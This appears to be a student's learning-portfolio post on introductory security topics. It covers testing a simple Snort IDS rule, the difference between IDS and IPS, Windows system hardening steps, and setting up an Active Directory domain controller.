
In the next screenshot I am showing my IDS ruleset.



Testing IDS functionality

I tested my IDS using the example shown in the LMC presentation.

```
alert tcp any any -> any any (msg: "My own testevent
detected"; content:"blah"; nocase; classtype:web-application-
attack; sid:9000550; rev:1;)
```



It appears to be working.

Difference between IDS and IPS

IPS (intrusion prevention system) blocks upcoming malicious attacks


IDS (Intrusion prevention system) flags upcoming attacks as potential threats and logs them.

Topic 6: IT System Hardening


System hardening is a process of configurating an IT asset to reduce its exposure to security vulnerabilities. The attack surface is the sum of all the potential flaws and entry points that, attackers can use to compromise a system. The benefits of system hardening are improved security posture, improved system efficiency, long term cost savings. Most governments have made it mandatory for organizations to comply with regulations based on data protection best practices.

Exercise for Basic level


My pc hardening




I can give permission to different users for different drives and files.




Update regularly. (Yes I waited for an update to pop up so I can screenshot it).




Turn Windows features on or off.








Core isolation protect from code injection into high security processes.

Installing and configuring Active directory server





Add Roles and Features Wizard
Select installation type
DESTINATION SERVER
WIN-IA6RTF1HBCP
Before You Begin
Installation Type
Server Selection
Server Roles
Features
Confirmation
Results
Select the installation type. You can install roles and features on a running physical computer or virtual machine, or on an offline virtual hard disk (VHD).
Role-based or feature-based installation
Configure a single server by adding roles, role services, and features.
Remote Desktop Services installation
Install required role services for Virtual Desktop Infrastructure (VDI) to create a virtual machine-based or session-based desktop deployment.
< Previous
Next >
Install
Cancel


Active Directory Domain Services Configuration Wizard
Deployment Configuration
TARGET SERVER
WIN-IA6RTF1HBCP
Deployment Configuration
Domain Controller Options
Additional Options
Paths
Review Options
Prerequisites Check
Installation
Results
Select the deployment operation
Add a domain controller to an existing domain
Add a new domain to an existing forest
Add a new forest
Specify the domain information for this operation
Root domain name:
ivan.local
More about deployment configurations
< Previous
Next >
Install
Cancel




By pinging the domain name, I check if the active directory server is setup correctly.

